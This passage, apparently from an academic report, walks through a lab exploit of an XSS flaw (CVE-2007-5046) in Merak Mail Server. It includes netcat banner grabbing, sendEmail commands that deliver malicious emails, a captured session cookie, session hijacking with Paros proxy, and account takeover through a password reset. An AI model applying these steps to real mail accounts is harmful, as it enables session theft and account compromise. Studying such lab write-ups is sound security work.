Before setting up attacker machine firstly the mail server and type of vulnerability on server which is being used by victim must be known to attacker machine. So for this using banner grabbing the server of victim was checked. A banner grabber simply connects with TCP port and print out anything which is being sent by listening service. In proposed technique netcat banner grabbing tool has been used. The Figure shown below gives the name of mail server which is being used by client machine using netcat tool.

Figure 4.3: Grabbing of victim's mail server.

After grabbing the mail server of victim from website “cve.mitre.org” vulnerability of merak mail server 8.9.1 has been tracked. The vulnerability found in merak mail server 8.9.1 is cross-site scripting vunerabilty having CVE-ID as CVE-2007-5046 published on 23-09-2007. The mail server allows remote attacker to inject arbitrary JavaScript by onload event in body element. The details of found vulnerability has been shown in Figure below.

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2007-5046	79		XSS	2007-09-23	2008-11-15	4.3	None	Remote	Medium	Not required	None	Partial	None

Cross-site scripting (XSS) vulnerability in the Webmail interface for IceWarp Merak Mail Server before 9.0.0 allows remote attackers to inject arbitrary JavaScript via a javascript: URI in an attribute of an element in an email message body, as demonstrated by the onload attribute in a BODY element.

Figure 4.4: Vulnerability in Merak mail server 8.9.1.

Now from attacker’s machine verify whether the mail server is responding with desired IP or not with the usage of nslookup. This is just to check the availability of mail server at the time of attacking. The figure 4.5 shows that mail server is responding with desired IP address.

Figure 4.5: Availability of Merak mail server using nslookup table.

In the next step DNS entry for “email.proofofconcept.in” has been added in host file with its corresponding IP address. It will be used for MX records (mail exchanger records) while sending mail to the admin. When attacker machine send a mail, then it

took DNS entry from here. The Figure shown below gives the entry of domain name "email.proofofconcept.in" with IP address of merak mail server 192.168.201.129.




Figure 4.6: DNS entry of Merak mail server.

From attackers machine Ping "email.proofofconcept.in" to check whether connection has been established successfully or not.

Proof of concept of cookie stealing

Through an XSS script firstly it has been detected whether the victim machine is responding to the XSS script or not. If the XSS script is working properly then another XSS script is generated on victim's machine through another email to steal cookies and URL of victim. Operating system will confirm successful email sending. When the client click on the mail nothing will happen on user's system but the cookie and URL of client will be stored on attacker's machine through a malicious script added deliberately in the email sent to victim. Here the user hadn't even come to know that user had been victim of some hacker. Complete process of cookie stealing for proposed methodology has been shown in Figure 4.7.




Figure 4.7: Control flow of cookie stealing.

A directory with name XSS has been created and two scripts named as poc1.txt and poc2.txt has been written. Firstly a script poc1.txt has been run on victim machine just to check whether the XSS vulnerability is exploiting victim's machine or not. Poc1.txt

will run on victim's machine by using command sendEmail on backtrack. The command has been written below:

```
root@bt:~/xss# sendEmail.pl –t admin@proofofconcept.in –f richa@proofofconcept.in –s 192.168.201.129 –o message-file=poc1.txt
```

Using this command an email has been sent from richa@proofofconcept.in to admin@proofofconcept.in on mail server with IP addressing 192.168.201.129 (of merak mail server) and the vulnerable XSS file has been attached in email message. After the execution of this command a message will appear on the screen displaying that email has been sent successfully.

The victim will receive script in the user's account. And when the victim click on the message the script will be executed as it is working on onload event. This script will generate an alert showing that the XSS script has been successfully run on victim's account. The Figure shown below shows successful XSS script execution and the alert with message XSS execution has been generated.




Figure 4.8: XSS script execution on victim's account.

Now when the attacker got the information of successful XSS script execution, then another script has been sent to the victim by sendEmail command as already described above. In this the message of email consists of file poc2.txt which contains JavaScript to steal victim's cookie and URL. The command executed for sending XSS script is given below:

```
root@bt:~/xss# sendEmail.pl –t admin@proofofconcept.in –f richa@proofofconcept.in –s 192.168.201.129 –u POC for cookie –o message-file=poc2.txt
```

The above written command sends an email with subject POC for cookie. Cookie has been stolen from victim's account by replacing victim's document's location with attackers IP address 192.168.201.128. As you can see in the Figure below that the email sent by the attacker is in the inbox of admin account (victim) and nothing is happening in the victim's account that user can examine.




Figure 4.9: Victim's inbox containing XSS script.

After sending the email, attacker starts listening on port 80 to get information of the victim. Whenever the user will click on the mail onload event of embedded XSS script will be executed on clinet's machine and the information of victim is recieced to attacker machine containing victim's cookie and URL. But the victim can not see anything happening. In the Figure shown below you can see the stolen cookie at attacker's machine.




Figure 4.10: Cookie stolen through XSS script.

Cookie received by attacker from the stolen information is:

"js_cipher=0; %20IceWarpWebMailSessID=50cac73fe38e6a947674fa05b577a195"

The URL of the victim is:

"http://192.168.201.129:32000/mail/blankskin.html?id=1c1fdd36451c608665534737a1e43d8c"

After this Set up the manual proxy in the Mozilla browser in backtrack with local HTTP proxy. Then start paros proxy server and start trapping request and response. Open the URL of victim in the browser to trap the information. By doing so attacker will receive information of victim and embed the cookie, which was already stolen, in it. Now stop trapping request and response and click on continue. The Figure shown below gives the description of trapping request and response in paros proxy server.




Figure 4.11: Paros proxy server.

Paros proxy server has been used here to hijack victim's session. After hijacking victim's session attacker now have full access on victim's account as you can see in the Figure 4.12.




Figure 4.12: Victim's inbox hijacked by attacker.

In the above shown Figure inbox has been opened from attacker's machine.

Here is a problem that if the session expires then attacker will lose the control. So to keep the control even when session expires, attacker needs some additional mechanism to grab victim's username and password.

So to get the password open the account modification by going in the setting, add the alternate email id of attacker's account. For acquiring the tampered data, attacker can get the parameters by allowing tamper data in browser window. Whenever the attacker clicks on save changes in victim's account intruder will receive the parameters as shown in Figure 4.13. Here you can see the name and values of post parameters of victim.




Figure 4.13: Tamper popup showing post parameter name and value.

When the attacker clicks on forgot password option and fills the email id of victim and password verification. The password will be sent to both email accounts i.e. “admin@proofofconcept.in” and “richa@proofofconcept.in”. In the Figure shown below you can see that in Merak mail server’s window the password has been sent on both accounts.

Figure 4.14: Sent Password Confirmation.

After the password sent confirmation, there will be mail in attacker's inbox showing the password of victim's account. As shown in Figure below.

